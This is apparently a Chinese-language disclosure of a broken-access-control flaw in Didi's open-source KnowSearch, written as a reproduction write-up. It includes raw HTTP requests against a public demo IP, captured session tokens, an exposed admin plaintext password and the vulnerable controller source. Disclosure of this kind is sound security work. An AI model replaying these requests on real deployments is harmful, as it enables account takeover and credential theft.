KnowSearch 可查看任意用户的密码

KnowSearch 是滴滴开源的一款平台，开源地址为：https://gitee.com/didiopensource/KnowSearch 和 https://github.com/didi/KnowSearch。

经代码审计和在 demo 环境（http://116.85.7.53:8080/）复现，发现截止到 2023 年 5 月 16 日的最新版，KnowSearch 可查看任意用户的密码。

漏洞复现：

1）在网站 http://116.85.7.53:8080/login，点击右下角的“立即注册”，注册一个新用户。

账号注册

已有账号，直接登录

* 用户账号

test2

* 密码

••••••••

* 确认密码

••••••••

* 用户实名

测试

手机号


请输入手机号码

邮箱


请输入邮箱地址

立即注册

2）用新注册的用户登录，同时使用 burp 抓包，找到如下报文，发送到 repeater




3）分析该报文，发现最下端返回了用户的密码




4）修改 id，发现可以查看其他用户的账号和密码（包括管理员），可以用该用户登录。

例如，id 为 7 的用户，amh_zc



使用该用户登录成功

例如，id 为 1 的用户。



Request

```
GET /api/es/admin/v3/security/user/1 HTTP/1.1
Host: 116.85.7.53:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: */*
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://116.85.7.53:8080/es/index-tpl/management
X-SSO-USER: test1
X-SSO-USER-ID: 11
X-LOGI-SECURITY-PROJECT-ID: 11
Connection: close
Cookie: X-SSO-USER=test1; X-SSO-USER-ID=11; knowSearchToken=
bcruzQZUTbCJpsEuWKxa9InMJZ2b5mGkvhDCMUKYKwU=; userName=test1; userId=11;
isAdminUser=no; Authorization=MTU6eHlTbVlocmk4eGtZZjdh
```

Response

```
HTTP/1.1 200
Server: nginx/1.8.1
Date: Tue, 16 May 2023 03:19:50 GMT
Content-Type: application/json;charset=UTF-8
Connection: close
Vary: Accept-Encoding
X-Request-ID: ea4cb0e456f66264fe1b2705
Set-Cookie: JSESSIONID=EE8E88D49EA8A04117B7861F02BC09E9; Path=/admin/api;
HttpOnly
Content-Length: 15782

{
  "message":"操作成功",
  "tips":null,
  "code":0,
  "data":{
    "id":1,
    "userName":"admin",
    "realName":"admin",
    "phone":"18888888888",
    "email":"admin@12345.com",
    "updateTime":"2023-02-24 15:46:42",
    "createTime":"2022-05-26 05:46:12",
    "roleList":[
      {
        "id":1,
        "roleName":"管理员"
      },
      {
        "id":2,
        "roleName":"资源 owner"
      }
```

Request


```
GET /api/es/admin/v3/security/user/1 HTTP/1.1
Host: 116.85.7.53:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: */*
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://116.85.7.53:8080/es/index-tpl/management
X-SSO-USER: test1
X-SSO-USER-ID: 11
X-LOGI-SECURITY-PROJECT-ID: 11
Connection: close
Cookie: X-SSO-USER=test1; X-SSO-USER-ID=11; knowSearchToken=
bcruzQZUTbCJpsEuWKxa9InMJZ2b5mGkvhDCMUKYKwU=; userName=test1; userId=11;
isAdminUser=no; Authorization=MTU6eHlTbVlocmk4eGtZZjdh
```

Response

```
      "id":2,
      "projectCode":"p18461793",
      "projectName":"元数据模版应用_误删"
    },
    {
      "id":3,
      "projectCode":"p19814300",
      "projectName":"test12111"
    },
    {
      "id":4,
      "projectCode":"p14740441",
      "projectName":"app12356"
    },
    {
      "id":5,
      "projectCode":"p14304869",
      "projectName":"顶戴sdfsdfa"
    },
    {
      "id":6,
      "projectCode":"p14977766",
      "projectName":"amh_test"
    },
    {
      "id":7,
      "projectCode":"p14896816",
      "projectName":"test123456"
    },
    {
      "id":8,
      "projectCode":"p11784183",
      "projectName":"repeattest1"
    },
    {
      "id":9,
      "projectCode":"p17847495",
      "projectName":"repeattest2"
    },
    {
      "id":10,
      "projectCode":"p10362048",
      "projectName":"guoxusheng_app"
    },
    {
      "id":11,
      "projectCode":"p15071758",
      "projectName":"test6789"
    }
  ],
  "password":"admin123"
},
"pagine":false
```

源码分析：

从开源网站下载代码，找到该接口对应的文件 UserV3Controller 中的 detail 方法。发现该方法中的 id 字段从前端获取，并且未进行权限、角色等校验。


Controller.java
AdminController.java
pom.xml
UserV3Controller.java
ProjectV3Controller.java
ESUserV3Controller.java
Project JDK is not defined
Setup SDK
public class UserV3Controller {
@Autowired
private RoleTool roleTool;
@Autowired
private UserExtendManager userManager;
@GetMapping()
@ResponseBody
@ApiOperation(value = "获取管理员列表")
public Result<List<UserBriefVO>> getAdminList(HttpServletRequest request) {
return Result.buildSucc(roleTool.getAdminList());
}
@PostMapping("")
@ResponseBody
@ApiOperation(value = "用户新增接口，暂时没有考虑权限", notes = "")
public Result<Void> add(HttpServletRequest request, @RequestBody UserDTO param) {
return userManager.addUser(param, HttpRequestUtil.getOperator(request));
}
@GetMapping("/{type}/{value}/check")
@ApiOperation(value = "获取用户详情", notes = "根据用户id获取用户详情")
@ApiImplicitParam(name = "type", value = "用户id", dataType = "int", required = true)
public Result<Void> check(@PathVariable Integer type, @PathVariable String value) {
return userManager.check(type, value);
}
@GetMapping("/{id}")
@ApiOperation(value = "获取用户详情", notes = "根据用户id获取用户详情")
@ApiImplicitParams({ @ApiImplicitParam(name = "id", value = "用户id", dataType = "int", paramType = "query'
public Result<UserWithPwVO> detail(HttpServletRequest request, @PathVariable Integer id) throws Exception
Integer projectId = Optional.ofNullable(HttpRequestUtil.getProjectId(request)).filter(i -> i > 0).orEl
return userManager.getUserDetailByUserId(id, projectId);